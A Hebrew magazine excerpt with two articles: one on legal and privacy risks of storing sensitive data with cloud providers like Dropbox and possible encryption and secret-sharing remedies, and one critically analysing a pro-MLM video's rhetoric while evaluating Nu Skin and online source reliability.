בקצרה, דרופבוקס הוא שירות גיבוי ושיתוף קבצים אשר מגבה את המידע שלך על שרתי Amazon's S3 ברקע ובצורה אוטומאטית; דרופבוקס מאפשרים לך, אם יש לך מספר מחשבים, לחלוק תיקיות בין המחשבים האלה; ואם אתה עובד עם מספר אנשים, הרי שהם מאפשרים לך לחלוק תיקיות עם אותם אנשים, כאשר כל שינוי מתעדכן אוטומאטית אצל כל הצדדים. דרופבוקס יושבת על כר פורה של פוטנציאל ועשויה להניב 100 מיליון דולר בהכנסות השנה וגייסה לא מעט כסף. השירות, שבניגוד לחלק ניכר מהמתחרים, מאפשר סנכרון בין מערכות הפעלה שונות ובין מכשירים שונים, לרבות אפליקציה סלולרית שמאפשרת גישה לקבצים.

דרופבוקס גם משמשת לשימושים לא סטנדרטיים, החל משימוש משני לשיתוף קבצים, דרך החלפת מערכות Subversion ואפילו בתור מערכת מעקב. אלא, שכשאשר אתה מתקין את דרופבוקס, אתה משתמש לפחות בספק שירותי ענן (CSP) נוסף ואתה כפוף לתנאים שלו.

אחסון משותף, מחשוב משותף, שליטה משותפת [כלומר: הבעיה]

כעת, למי יש שליטה על המידע שלך? מדיניות הפרטיות של דרופבוקס מעידה ש"דרופבוקס משתפת פעולה עם ממשלות ורשויות אכיפת חוק וגורמים פרטיים על מנת לאכוף ולציית לחוק. אנו נגלה כל מידע אודותייך לממשלה או רשות אכיפת חוק או גורמים פרטיים כאשר אנו, לפי שיקול דעתנו הבלעדי, נאמין שהדבר נחוץ או הולם כדי להשיב לטענות או הליכים משפטיים". כמו כן, ממדיניות הפרטיות של Amazon S3 מסבירה ש "אנו משחררים מידע על החשבון ומידע פרטי אחר כאשר אנו מאמינים ששחרור זה הולם כדי לציית לחוק; לאכוף את תנאי השימוש שלנו והסכמים אחרים". כלומר, הן אמאזון והן דרופבוקס יצייתו לרשויות אכיפה ויספקו מידע אם צו בית משפט יאמר להן לעשות כן. בכלליות, זה דבר טוב.

אלא, שלעיתים הכלליות הזו לא ממש שורדת. הבה נקח דברים ברפופורציה. נאמר שאני יצרן לימונדה ולי יש סוד מסחרי: המתכון; אני מאחסן אותו בתיקיית הדרופבוקס שלי, כיוון שאני נדרש לתת גישה למספר עובדים ואני רוצה גיבוי מאובטח. כעת, המתחרה הגדול ביותר שלי רוצה גישה למתכוני הלימונדה. הוא ניגש לבית המשפט עם עורך דין סביר ומקבל צו אנטון פילר (צו המרשה לו לתפוס את נכסי, בין אם מוחזקים על ידי או על ידי צד שלישי, כיוון שהחשש הוא שאני אבריח אותם אם אגלה על המשפט); הצו ניתן על סמך טענותיו שאני גנבתי את המתכון ובית המשפט פוסק, במעמד צד אחד כי דרופבוקס צריכה לתת לו גישה לקבצים שלי. זה נעשה כיוון שטענות המתחרה שלי היו שדרופבוקס עצמה מחזיקה את הקבצים. דרופבוקס מקבלת עותק מהצו ולא יודעת כיצד לנהוג: היא לא מסוגלת להבין האם אני הבעלים המקורי של הקובץ או גנבתי אותו ולכן היא מספקת גישה לקובץ למתחרה שלי: צו הוא צו.

ישנם שני הבדלים משמעותיים במקרים בהם אני אוחז במידע וכאשר ספק השירותים אוחז בו, וככאלה ההבדלים מסבירים את הבעייתיות בשימוש באחסון בענן למידע רגיש: (1) אם אני הייתי מחזיק את החומר, הרי שהוצאה לפועל של כל צו היתה חייבת להעשות בידיעתי על קיומו של הצו כיוון שהקבצים היו מאוחסנים בחצרי ותחת שליטתי [לעניין זה, ראה לדוגמא את רע"א 1810/10 PCIC נ' קפלן, בו ספק שירותי אירוח נתבקש לחשוף תוכן של דואר אלקטרוני של אחד מלקוחותיו בלי ידיעתו]; (2) לספק השירותים יש אדישות רציונאלית לחשיפת המידע שלי, שכן אם לא יעשה כן הוא עשוי להיות אחראי על תוכן המידע. בתי משפט בישראל פסקו במספר מקרים כי השתתפות פעילה ואינטרס באי הסרת תוכן לאחר ידיעה מקימה אחריות בנזיקין לתוכן הקבצים [כך, לדוגמא, א 176992/09 אתי אברמוב נ' אביב פרנקל, א 32986/03 בושמיץ נ' רפואה]. כלומר, אם אתה מפרסם מידע בענן, אתה בסיכון שהמידע הזה עשוי להיות בשימוש על ידי צדדים אחרים.

השאלה היא האם הדבר אפשרי? כלומר, האם אותו ספק שירותי ענן יכול לגשת לקבצים שלך. בוא נאמר, שעל פי חוק, תנאי השימוש של דרופבוקס מתירים שימוש כזה של ספק השירותים וספקי שירותים אחרים (כמו גוגל) כבר נדרשו לגלות כתובות IP של משתמשיהן (א 4854/07 ברלומנפלד נ' גוגל) וחסמו גישה לחשבונות במקרים אחרים. מעבר לכך, דרופבוקס עיצבה (ונראה את דרופבוקס, כזכור, כדוגמא) את הארכיטרקטורה, יש לה את היכולת לשחזר את הקבצים שלי ואת סמאתי, כך שהיא תמיד יכולה לעקוף את מנגנוני האבטחה המקובלים.

אבדן הריכוזיות

כפי שאנו רואים, כאשר מדברים על ספקי שירותי ענן אנו יודעים שהשליטה חייבת לעבור משחקן אחד למספר שחקנים מבוזרים, כאשר לכל אחד יש את היכולת לעבד את המידע. היכולת הזו דרושה כי כל אחד מספקי השירות צריך גישה לקבצים על מנת לספק את השירותים לשמם הוא נשכר. על פניו, ספק שירותי הענן נחשב כגורם צד שלישי שמחזיק את המידע או מעבד אותו, לצורך טיפול בהנחיות הפרטיות, הרשות למשפט, טכנולוגיה ומידע במשרד המשפטים הוציאה טיוטת הנחיות מסוימת על עיבור מידע במיקור חוץ שספק אם רוב שירותי הענן עומדים בה.

על פי ההנחיות, אם אנו מחזיקים מידע רגיש על צדדים שלישיים, וחלק ממנו מאוחסן בענן עלינו לברר שספק שירותי הענן מציית למדיניות פרטיות ששומרת על המידע הפרטי של אותם צדדים. לדוגמא, אם אני עורך דין, עליי ליידע את דרופבוקס שאני עורך דין ושכל המידע שנמצא בתיקיית הדרופבוקס שלי מוגן על ידי חסיון עורך-דין: לקוח כך שאם יתקבל צו אנטון פילר אלה יסרבו למסור את המידע ויגנו עליי. מעבר לכך, עליי לוודא שספק שירותי הענן לא יגלה מידע, פרטי, אישי או רגיש לכל גורם שלישי בלי הסכמתי.

להגן על עצמך מספק שירותי הענן

כיצד אדם יכול להגן על עצמו מספקי שירותי ענן? בצורה תיאורטית, יש מספר הצעות לאחסנה מוצפנה בענן, לדוגמא "Cryptographic Cloud Storage" [ע"י Kamara et al], ואפילו פתרונות יותר מעשיים כמו Tahoe-LaFS, אלא שהם עדיין לא אומצו על ידי השוק העסקי. ההצעות התיאורטיות טרם מומשו ועדיין לא ראינו דרך הגיונית כדי להצפין מידע על הענן. ההצעה של קאמרה וחבריו היא, בכלליות, ש"לפני שמידע מועלה לענן, אליס משתמשת במעבד המידע כדי להצפין ולקודד את המסמכים לצד המטא-מידע שלהם (תגים, זמן, גודל וכדומה) ואז היא שולחת אותן לענן. כשהיא רוצה להוריד מספר מסמכים, אליס משתמשת ב-TG כדי לייצר טוקן ומפתח שפותח את ההצפנה".

אופציה טכנולוגית נוספת שמוצעת היא להצפין את כונני המכונה הוירטואלית או להשתמש במערכות מוצפנות כמו SFZ להצפנה בענן. האופציה השלישית היא להשתמש בתוכנת הצפנה כמו TrueCrypt על האחסון בענן שלך (כמו דרופבוקס); אלא, שפתרון מסוג זה עשוי להיות מאוד בעייתי כיוון שדרופבוקס לא יכולה לגשת למערכת הקבצים שלך ויכולה לא להיות מסוגלת אלא לגבות את כלל הקבצים בכל פעם ששינוי קטן ביותר מוכנס לקובץ; מה גם שפתרון מסוג זה לא יאפשר שחזור של קובץ בודד אלא של כלל מערכת הקבצים.

גישה שונה יכולה להיות על ידי Secret Sharing. Secret Sharing (שיתוף סוד) היא גישה קריפטוגרפית בה הגישה למידע מוגבלת רק למצב בו מספר אנשים מתוך מספר גדול יותר מעוניינים לגשת; כך, לדוגמא, אפשר לאחסן את המידע על מספר שרתים שונים כאשר לכל שרת יש חלק מהקובץ (או חלק מהמפתח הקריפטוגרפי בלבד) (כך מוצע, לדוגמא, על ידי Recursive Secret Sharing for Distributed Storage and Information Hiding [ע"י Parakh et al])

אלא, שפתרונות מסוג זה הם תיאורטיים גם כן ועדיין לא יושמו בארגונים או שירותי אחסנה כחלק אינטגרלי מהשירותים שלהם (אולי חוץ מזה).

פתרונות

כעת עלינו לדון בפתרונות גם כן. אנו צריכים לקיים מערך קשיח של כללים להגדיר מערכת אחסון בענן כמוטת פרטיות: הדרישות שלנו היא שספק שירותי הענן יאפשר:

- אינטגרציה תמידית לקבצים, גם באופליין וגם באונליין.
- אינדקס וחיפוש בקבצים.
- שיתוף הקבצים או חלק מהם עם גורמים שלישיים.
- דיווח מלא על כל גישה לקבצים, הן מורשית והן לא מורשית.

שימוש במערכות קבצים מוצפנת עונה על שלושה מתוך ארבעה הקריטריונים: גישה, אינדקס ודיווח. אלא, שכדי לחלוק את המידע עם צדדים שלישיים הגישה למערכת הקבצים צריכה להיות מנוהלת על ידי ספק שירותי הענן (במיוחד לצורך שיתוף קבצים ראו: Secure, Dependable and High Performance Cloud Storage [ע"י see Y unqi Ye et al]) הפתרון האחר הוא להצפין כל קובץ בצורה שונה (עם מפתחות סימטריים לכל קובץ, כך שאין בעיה עם שיתוף של הקובץ); אלא, שבשיטה כזו אנו מאבדים אחד

מהקריטריונים: או שלא נוכל לחפש בקבצים או שנצטרך להחזיק מאגר מרכזי של מפתחות. לכן, כדי לקבל מערכת מוצפנת אנו עומדים בפני משוכה קשה למדי.

עדיין, אם נניח, שההצפנה היא סימטרית ושכל מתחם משותף בין משתמשים מקבל מפתח סימטרי שונה, אנו לא יכולים להגדיר את הפתרון כאינטגרציה תמידית, כיוון שכדי להפוך קבצים מפרטיים לציבוריים צריך לבצע את ההמרה במחשב של המשתמש ולא על השרת (כמו כן, אנו עדיין צריכים שרת מפתחות שיטפל במידע).

לכן, אם נקח את הפתרון של עדי שמיר לשיתוף סוד (How to share a secret [ע"י Shamir]) שאגב מצליח בשני עמודים להסביר בעיה כל כך מסובכת על ידי פתרון אלגנטי, משהו שחריג ונדיר בתחום של מדעי המחשב) ולצורך הפתרון נגדיר את הסף היעיל לגישה למפתח כשותף סוד אחד (1), אנו נגדיר את התיקיות המשותפות כבעלות שלושה מפתחות קריפטוגרפיים (אחת לתיקיה אשר תשותף על ידי מישהו ואחד לכל משתמש) בצורה כזו שכל משתמש יוכל לכתוב לתיקיה ולקרוא ממנה בצורה אינטואיטיבית ללא כל בעיה, הן אונליין והן אופליין, היא יוכל לחפש ולייצר אינדקס באמצעות מפתח ההצפנה שלו (והמפתח השיתופי) ולשתף את המידע עם כל גורם שלישי.

יישום של מערכת שיתוף סוד מסוג זה (שעדיין לא נבדקה בפועל) עשויה לייצר פרטיות מוגברת וגמישות של שיתוף המידע דרך רשתות ומשתמשים.

הפתרון היחיד שקרוב לכך הוא הפתרון שמוצע על ידי Tahoe-LaFS, ונמצא בפיתוח [ערך ויקיפדיה]; היישימות של השירות עדיין אינה מוחלטת, והוא מבוסס על אחסון על ידי משתמשי הקצה (ובכך מייצר ענן לא מבוזר) ולא אצל ספקיות אחסון רבות. במצב כזה, הוא לא עומד בדרישות השרידות הרציניות לדעתי (אלא אם יאחסנו אותו אצל ספקית אחסון רצינית אחת לפחות).

מסקנות

טרם הוטמע פתרון טכנולוגי לבעיה המשפטית האמיתית של פרטיות במתחם המעונן מול ספקי השירות. האבדן הלא דרוש של שליטה כאשר מידע מאוחסן בענן, במיוחד על מידע רגיש במיוחד, הוא צפוי עקב הגבלות ארכיטקטורה, כח מחשוב ועיבוד, רוחב פס ובעיות שונות.

פתרונות מעשיים קיימים ודורשים טרחה מועטה, כאשר מודל מבוסס הצפנה יכול להיות מיושם במהרה כדי לאפשר אחסון של מידע על שרתים מרוחקים (לדוגמא, ענן) כאשר ספק השירות לא יכול לגשת לקבצים אך בעל המידע יכול לשתף אותו עם צדדים שלישיים אחרים.

אלא, שעד ליום זה לספקי השירות יש תמריץ שלילי כיום שמונע מהם לספק שירותים מסוג זה, בין היתר בעקבות עלויות רבות יותר, חוסר שליטה על הנעשה בחצריהם ועוד סיבות רבות. סביר להניח שעד שנושא זה לא יגיע לבית המשפט או עד שעסק גדול דיו לא יאלץ לנייד את המידע שלו לענן, אנו לא נראה פתרון טכנולוגי יישים וסופי.

שיווק רשתי, פירמידות, מידע ברשת האינטרנט ומה שביניהם

מאת ניר אדר (UnderWarrior)

הקדמה

שיווק רשתי (בשם נוסף שיווק רב-שכבתי ובלעז MLM) זו שיטת מכירה שבה סוכן מכירות משרת את החברה שלמענה הוא פועל בשתי דרכים:

- גיוס סוכני מכירות נוספים
- מכירת מוצרים לצרכן הסופי ולסוכני המכירות שגייס.

סוכן המכירות מתוגמל על העבודה שלו על ידי תגמול על מכירות, ועל ידי תגמול על מכירותיהם שם הסוכנים שהוא הצליח לגייס במבנה של פירמידה כך שהכנסתו גדלה ככל שגדלים עומק ורוחב הארגון שמתחתיו.

רגע... פירמידה? מה הקשר של פירמידה למגזין Digital Whisper? היתכן שגם בארזים נפלה שלהבת והמגזין הולך להמליץ לקוראים על תוכניות מפוקפקות? אולי ☺

בשבועות האחרונים שמעתי על חברת Nu Skin – אחת מחברות ה-MLM הפעילות בישראל. עלתה מולי השאלה: האם חברת Nu Skin היא חברה לגיטימית? (וכבר אני רושם לעצמי שאלה להמשך: האם חברה המשתמשת בשיטת שיווק רשתי יכולה להיות לגיטימית?).

לצורך העניין התחלתי מחקר, כשבמסמך זה אני רוצה לתת לכם דווקא את כלי המחקר, ולא בהכרח את המסקנה שלי.

במאמר זה נציג לכם כמה דרכים להשתמש ברשת האינטרנט כדי לאתר מידע, כשלצורך הדוגמא ניקח את חברת נו סקין ונראה מה נוכל להגיד עליה. נדון קצת על שיווק רשתי, נבין מה נו סקין מספרת על עצמה, ומשם נצא לאינטרנט למחקר.

עם מה נצא בסוף המאמר?

- דיון – אמינות המידע ברשת האינטרנט. מתי אנחנו יכולים לסמוך על מידע?

- הצגת מחקר ושאלות שעלו לי במהלך המחקר, מתחילתו עד סופו.
- הצגת כמה מקורות באינטרנט שיכולים לתת לכם מידע מעניין.
- תשובה לשאלה האם כדאי לנו לעשות הסבת מקצוע ולהתחיל לעבוד כמשווקים של נו-סקין?

הקוראים מוזמנים ללבוש את כובע החוקר הפרטי שלהם ולהצטרף אליי להמשך המאמר. שימו לב שבכתבה זו קישורים רבים (לטקסט, סרטים וכדו') – מומלץ לקרוא אותם תוך כדי הכתבה כדי לקבל את התמונה המלאה.

קצת על שיווק רשתי

אני מניח שלרוב הקוראים של המגזין יצא לשמוע על שיווק רשתי. כמעט כל אחד הוזמן ע"י חבר שמנסה מזלו בשיווק רשתי ל-"הרצאה על הזדמנות עסקית יוצאת דופן". כל מי שאי פעם התעניין בנושא אף גילה כי הרשת מלאה בחומר – בעד השיטה ונגד השיטה, ובכל כתבה בנושא, ללא קשר לדיעה המובעת בה, ניתן למצוא אינספור תגובות של תומכי הצד השני שתוקפים את כותב הכתבה בלהט של מלחמת קודש.

חשוב להציג בקצרה במאמר זה את עולם השיווק הרשתי – ראשית, כדי לתת לקוראים שלא מכירים את העולם לגמרי קצת מידע התחלתי למחקר. שנית – הדיון הראשון והחשוב שנעלה במאמר זה הוא נושא אמינות המידע שאנחנו מוצאים ברשת.

הגדרה מהירה מתוך ויקיפדיה והסבר על קצת מהבעיתיות של השיטה:

שיווק רשתי או **שיווק רב-שכבתי**, ובר"ת **שר"ש** (באנגלית: **MLM - Multi Level Marketing**) הוא שיטת מכירה שבה סוכן מכירות משרת את החברה שלמענה הוא פועל בשתי דרכים:

- גיוס סוכני מכירות נוספים
- מכירת מוצרים לצרכן הסופי ולסוכני המכירות שגייס.

סוכן המכירות מתוגמל על שירותים אלה, בדמות הכנסה שהוא זוכה לה בגין מכירותיו ובגין מכירות של הסוכנים שגייס הוא והסוכנים שגייסו אלו שהוא גייס, במבנה של פירמידה, כך שהכנסתו גדלה ככל

שגדלים עומק ורוחב הארגון שמתחתיו.

...

בשיווק רב-שכבתי, רווחיו של הסוכן נובעים מעמלה שהוא מקבל על מכירותיהם של סוכנים נוספים שגייס, ועל מכירותיהם של סוכנים שמתחתם, במבנה של פירמידה, כך שרווחיו של הסוכן גדלים ככל שגדלים עומק ורוחב הפירמידה שמתחתיו. מכיוון שכמות הסוכנים הנדרשים כדי למכור מוצר כלשהו אינה גדולה והשוק מגיע במהירות לרוויה, שיטות שיווק השמות דגש על גיוס סוכנים נוספים מעלות את החשד שהן מבוססות על הטעיית הסוכנים המגויסים. במדינות שונות נקבעו כללים שונים לגבי הגבול בין שיטת שיווק רב שכבתי, המוכר כלגיטימי, לבין שיטות שיווק בלתי לגיטימיות המבוססות על הטעיית הסוכנים ומכונות תרמית פירמידה.

כדי לתת את השורה התחתונה – אני אתחיל בדעה האישית שלי על שיווק רשתי:

השיטה איננה בהכרח רמאות. השיטה כעקרון יכולה לעבוד. עם זאת, **בפועל רוב מוחלט של החברות** המציעות לסוכניהן את שיטה זו **אינן ישרות** והן ניזונות מניצול של הסוכנים.

המתעניינים בתגובות (שליליות) על שיווק רשתי, יכולים לקרוא מספר הרחבות. כל הכתבות מתארות במפורט איך לרוב עובד המנגנון:

- כתבה של עיתון הארץ מ-2005, מעט ציורית, ובשורה התחתונה אומרת "אם תצטרפו, תאבדו את הכסף שלכם"
- כתבה של Ynet מ-2006 המתארת את השיטה, מספרת שרוב האנשים מאבדים את כל כספם, ומביאה גם את דעתו של עו"ד מהמועצה הישראלית לצרכנות, התוקף בלהט את השיטה.
- כתבה של מעריב מ-2007 משווה את השיווק הרשתי לכת, ובעזרת הציניות של ההשוואה שוללת את תוכניות השיווק הרשתי.

שלושה עיתונים גדולים כותבים לאורך השנים נגד השיווק הרשתי - האם סיימנו את המאמר ואנחנו יכולים לפסול את השיווק הרשתי? לא בדיוק. ראינו החודש בפוסט "אל תזיזו את הגבינה שלי, אני אזיז אותה בשבילכם" שלא תמיד מומלץ להקשיב לאתר Ynet. כתב אינו בהכרח איש מקצוע.

אנחנו מתחילים להכנס לשאלה העיקרית של המאמר "מתי מקור הוא אמין".

הסרטון הבא יכול להראות קצת את התגובות של הצד השני – הסרטון נוצר על ידי משווק רשתי המסביר לנו מדוע לא צריך להקשיב לעיתונאים המשמיצים את השיווק הרשתי. את הקישור לסרטון מצאתי כחלק מהחומרים ש-Nu Skin בישראל מעבירים לסוכנים שלהם. **אני מזמין את הקוראים לעצור ולראות את הסרטון לפני שנמשיך את הדיון.**

שיווק רשתי - מי משקר?

כותרת הסרט היא שם מעולה לתת הפרק הזה. הסרטון מעלה שאלה חשובה ונכונה: איך קובעים מהו מידע בעל ערך, ולפי איזו עצה כדאי לנו לפעול? גם אם המסקנה שלי שונה מזו של הדובר בסרטון, הדובר צודק לחלוטין בכך ששאלה זו הינה קריטית. שאלה זו הינה מעבר לנושא של שיווק רשתי, ונכונה בכל נושא בו אנחנו נתקלים.

שאלה לגבי הסרטון: למה גוף MLM כלשהו, או משווק MLM כלשהו, בחרו להוציא את הסרטון הנ"ל?

התשובה: עקב השם הרע שיש למשחקי פירמידה, ושעובר גם לשיווק רשתי עולה הצורך של העוסקים בו להגן על התחום. צורך זה הוא לגיטימי ולא אומר לנו דבר על האמינות של התחום או הסרטון.

במה הסרטון חוטא? הסרטון בא ללמד אותנו הצופים איך לזהות מישהו שמנסה לתת לכם מידע לא אמין. אחרי שנקבל מידע זה, הדובר בסרטון ישכנע אותנו שהוא אמין, ומשם – ישכנע אותנו ששיווק רשתי זה מה שאנחנו צריכים. באמצעות כמה אמצעים מילוליים, הסרטון חוטא בדיוק באותם נושאים שמהם הוא מנסה ללמד אותנו להזהר.

בואו ננתח את הסרטון. אני הולך להדגיש לכם כמה מהאלמנטים שצורמים לי בו. הדובר בסרטון עושה שילוב יפה בין אמיתות לבין העברת המסרים שחשובים לו שנקבל. אני רוצה לנתח את הסרטון, להציג לכם את הדעה שלי, ולתת לכם לשפוט.

מהו מידע בעל ערך?

הסרטון טוען: "לא כל מקורות המידע בעלי ערך שווה" ואז הוא מעלה את השאלה "איזה מידע חשוב או אמין?". כפי שכתבתי קודם, אני מסכים לחלוטין עם הדובר בסרטון שזו שאלה קריטית.

הדובר רוצה להוביל אותנו לטענה המרכזית שלו, ולכן מתחיל בדוגמאות:

- **דוגמא 1** – הדובר מספר על בחורה הקובעת את אמינות הדברים לפי האם המידע מאוזן, כלומר האם הכתב מציג את שני הצדדים.
  - ציטוט חופשי מהסרטון: "הטענה טיפשית כי אם מישהו בטוח לחלוטין לגבי מה שהוא כותב הרי שהבחורה לא תסמוך על מה שהוא כתב".
  - **התרגיל שהדובר עושה**: הוא שם מילים בפה של הבחורה. אנחנו לא יודעים שזה מה שהיא תגיד.
- **דוגמא 2** - אדם אחר טוען שהוא מחליט האם מידע אמין לפי עיצוב האתר. (האם האתר נראה מקצועי)
  - **מה הדובר משיג הפעם לדעתי?** על ידי שימוש בדוגמא שאנחנו הולכים להסכים שהיא הגיונית (עיצוב האתר בהחלט לא מלמד על האמינות שלו) הוא הולך לקפוץ קפיצה מוטעית ולהגיד לנו "מכאן ברור ש" כאשר למסקנה אין קשר לדוגמאות הקודמות.
- **שאלה פתוחה להמשך:** מהו מידע בעל ערך? איך מזהים מידע אמין?

ממי לקבל עצות? תהיו תמיד ביקורתיים לגבי המידע שאתם מקבלים.

בלי ספק – הטיפ הזה שנותן הדובר הוא אמת לאמיתה. לכם, קהל הקוראים של המגזין, שתחום אבטחת המידע לא זר לו, נושא זה הוא כמעט ברור מאליו – כל מידע שמגיע אלינו דורש בדיקה. (ביחוד אם המידע הזה זוהי מחרוזת שהגיעה דרך שורת ה-URL אל השרת שלנו☺). הדבר נכון גם לגבי כל דבר שאנחנו לומדים.

הסרטון מספר, בצדק, שמעמד (פרופסור, עו"ד, כתב וכדו') הדובר מולנו אינו בהכרח מלמד על נכונות דבריו. הסרטון מדגיש גם את הנקודה החשובה שכאשר אנחנו קוראים כל טקסט שהוא, אנחנו צריכים להבדיל בין עובדות ("Nu Skin היא חברה הפועלת באמצעות שיווק רשתי") לבין דיעות ("ניר אדר חושב שהדובר בסרטון אינו צודק").

כאן מגיע הקטע בסרטון שגרם לי לחייך. הדובר מלמד אותנו הצופים איך לשים לב לכתב שמעוות דברים, ובפועל הדובר מבצע בדיוק את אותה הפעולה כלפינו.

תמלול חופשי של הקטע המדובר: (מתוך התרגום של הסרט, כפי שהופיע בקישור לעיל)

אתם צריכים להזהר בקריאה או הקשבה לאמירות המתיימרות להיות עובדות אבל בעצם הן מטעות. למשל פורסמה כתבה לא מזמן בה נאמר כי "הסיכויים להרוויח הרבה כסף בשיווק רשתי קטנים מהסיכויים לזכות בהימורים בלאס וגאס". למעשה בלאס וגאס לעתים הסיכוי ברולטה הוא 50:50 לזכות, ולכן עובדתית הכתב צדק. שימו לב שהוא תעתע בכם בגלל שהוא רמז לקשר בין השיווק הרשתי למיקריות או סיכויים - שיווק רשתי תלוי בביצועים שלכם. אם הכתב היה מצליח בשיווק רשתי הוא היה מבין זאת. הכתב גם תעתע בכך שהוא הוציא סטטיסטיקה מהקשרה - הוא לא ציין שאף עסק בעולם לא יספק לכם 50% הצלחה. למרות שהאמירה שלו היתה עובדתית היא מתעתעת.

מה קורה כאן?

1. **"אתם צריכים להזהר בקריאה או הקשבה לאמירות המתיימרות להיות עובדות אבל בעצם הן מטעות"**
   a. אני חייב להסכים עם משפט זה.
2. הסטטיסטיקה לגבי הצלחה:

a. **משפט ראשון:** כתב אמר ש-"הסיכויים להרוויח הרבה כסף בשיווק רשתי קטנים מהסיכויים לזכות בהימורים בלאס וגאס"

b. **משפט שני:** "הכתב גם תעתע בכך שהוא הוציא סטטיסטיקה מהקשרה - הוא לא ציין שאף עסק בעולם לא יספק לכם 50% הצלחה"

c. **WAIT WAT?!** האם הכתב הזכיר את המספר 50%? לפחות לפי מה שהדובר מספר בהתחלה, לא. הכתב אמר רק, לפי מה שידוע לנו, כי "הסיכויים להרוויח הרבה כסף בשיווק רשתי קטנים מהסיכויים לזכות בהימורים בלאס וגאס". המספר 50% כלל לא מוזכר באמירה זו. הדובר הכניס מספרים לפה של הכתב. הדובר מראה לנו באמצעות המילים שהוא הכניס לפה של הכתב שמה שהכתב אמר לא נכון.

3. **הדובר מביא את הפרשנות שלו לדבריו של הכתב:**
   a. הדובר מראה מצב מגוחך בו הכתב צודק (עניין ה-50%), ורוצה למסור לנו כי "אולי הכתב צודק עובדתית, אבל (ותסלחו לי על הביטוי) הוא מקשקש"
   b. הדובר מכין את הקרקע למסר העיקרי של הסרטון: "אם הכתב היה מצליח בשיווק רשתי הוא היה מבין זאת". (ספולייר: המסר העיקרי של הסרטון הוא שרק מי שמצליח בשיווק רשתי רשאי לחוות דעה בנושא). כלומר – הכתב הזה לא אמין.

4. **הדובר מנסה לקבל את האמון שלנו, "ולהראות" לנו איך הכתב עבד עלינו**
   a. כמו שציינו, הדובר אומר כי הכתב הציג לנו מתמטיקה שהיא נכונה אבל לא קשורה לעולם.
   b. שימו לב לבחירת המילים: **"** שימו לב שהוא **תעתע** בכם בגלל ...". השורש של הטעיה מופיע מספר פעמים. הדובר מנסה להראות שהוא זה שהולך להראות לנו את האמת מול הכתב שלא באמת מבין.

5. **הכתב לא השווה את השיווק הרשתי להצלחות בעסקים אחרים**
   a. "הוא לא ציין שאף עסק בעולם לא יספק לכם 50% הצלחה"
   b. הטענה שניסחתי במודגש זו טענה מאוד חשובה ונכונה. כשאנחנו באים לבדוק שיווק רשתי, אנחנו צריכים להשוות אותו מול עסקים אחרים, ורק אז נדע את סיכויי ההצלחה בשיווק רשתי מול שיווק רגיל.
   c. **הדובר בסרטון ציין כי הכתב לא עשה את ההשוואה הנכונה. עם זאת, גם הדובר בסרטון לא עשה השוואה זו.**

אם נסכם את הקטע: הדובר מכניס מילים לפה של הכתב ומעוות את מה שהוא אמר, ותוך כדי הדובר מספר לנו שהכתב עיוות נתונים ומספר לנו להזהר מאנשים שמעוותים נתונים.

נמשיך עם הסרטון. אז ממי לקבל עצות? ממישהו שלא התעסק בתחום? ממישהו שניסה ונכשל? או ממישהו שהצליח? הדובר מוביל אותנו למסקנה כי מבין שלושת האפשרויות האלה, האפשרות השלישית היא הנכונה. פרופסור יכול לדעת תיאוריה אבל לפספס את האמת, ומי שעשה ונכשל יכול לתת מידע מוטה שלילית.

שוב הסרטון מנסה לשכנע אותנו באמצעים רטוריים. שימו לב לבחירת המילים:

"כתבות של אנשים שלא עשו או לא הצליחו לא יכולות למקם את הנקודות **הנכונות והחשובות** לגבי הנושא. תמיד תזהו אותם כי המידע שלהן **מועט** וסוטה **באופן מגעיל** מהנושא **הנכון**."

הניסוח משלב בתוכו מילים שליליות וחיוביות. הניסוח פונה לרגש שלנו.

לדוגמא - הצלחה בשיווק רשתי אינה אפשרית מתמטית. אתם רואים מה הכוונה למישהו שלא מבין? לגבי התיאוריה המתמטית שלו זה כמו לטעון שמבחינה מדעית דבורה אינה יכולה לעוף. האם עלה בדעתו של הכותב רק להסתכל?

שוב אמצעי רטורי: " אתם רואים מה הכוונה למישהו שלא מבין"?

אמצעי רטורי נוסף של שימוש בדוגמא מגוחכת והשלכה: "לגבי התיאוריה המתמטית שלו זה כמו לטעון שמבחינה מדעית דבורה אינה יכולה לעוף". האם מי שטען שמתמטית השיווק הרשתי אינו עובד טען גם שדבורה לא יכולה לעוף? אני די בטוח שהוא לא טען זאת, אבל בעזרת הטריק המילולי הזה אומר לנו הדובר "ברור לנו שדבורה יכולה לעוף, ולכן ברור גם שמי שטוען שמתמטית שיווק רשתי לא עובד הוא טועה".

סטטיסטיקה: MLM מוכרת 109$ מיליארד של מוצרים ויש אלפי אנשים שמרוויחים מליוני דולרים.

שאלות לדובר:

- **איך מספרים אלה מול שיווק שאינו שיווק רשתי?** בדוגמא הראשונה ביקש הדובר לבצע את ההשוואה הזו. ההשוואה של המכירות אל מול המכירות שאינן MLM לא קיימת בסרטון. לא ביצעתי בעצמי את הבדיקה, אבל קוראי המסמך יכולים לבצע את הבדיקה בעצמם. באינטואיציה אני חושב שנגלה שהמוצרים שנמכרים בדרכים אחרות מגלגלים כמה וכמה סדרי גודל יותר מאשר מוצרים הנמכרים בשיווק רשתי.
- **כמה מתוך מכירות אלו הן מכירות שהסוכנים חייבים לבצע? הרכישות שכל סוכן חייב לבצע לעצמו כדי להמשיך להיות סוכן?**

Make a long story short... המסקנה של הדובר בסרטון היא זו:

כתבים מהסוג השלישי הם כתבים שהצליחו במה שהם כותבים או מדברים עליו. הם נכס יקר והעצה שלהם משתלמת. הם יודעים מה חשוב ומה לא חשוב בנושא. אם אתם שומעים מידע מטריד מאחד משני סוגי הכתבים הראשונים תבקשו מידע מהכתב השלישי כדי שירגיע אתכם.

האם זו מסקנה נכונה? הטענה שלי היא שלא! האם כל אדם שהצליח בתחום מסויים יתן לכם בהכרח את העצה הנכונה?

- האדם לא חייב לכם כלום. יתרה מזאת הוא עשוי להיות בעל אינטרס. (ובמקרה של MLM הוא בעל אינטרס גדול – הוא ישמח שתהיו תחת הפירמידה שלו).
- האדם יכול היה להצליח עקב מזל. זה שאדם הצליח בתחום מסויים לא אומר שהדעה שלו נכונה.
- יתכן שהעצה של האדם נכונה עבורו, אבל לא עבורכם. כל אחד הוא אדם שונה ומה שמתאים לאדם אחד לא מתאים לאדם אחר.

רגע לפני שנענה "אז איפה מוצאים עצה טובה" אני אקדיש פסקאות אחרונות לסרטון: המחבר רוצה לדעתי להעביר את המסר הבא:

א. מה ששמעתם עד כה הוא לא אמין.
ב. אני, הדובר, אמין.
ג. אני אומר לכם ששיווק רשתי זה הדבר שאתם צריכים.

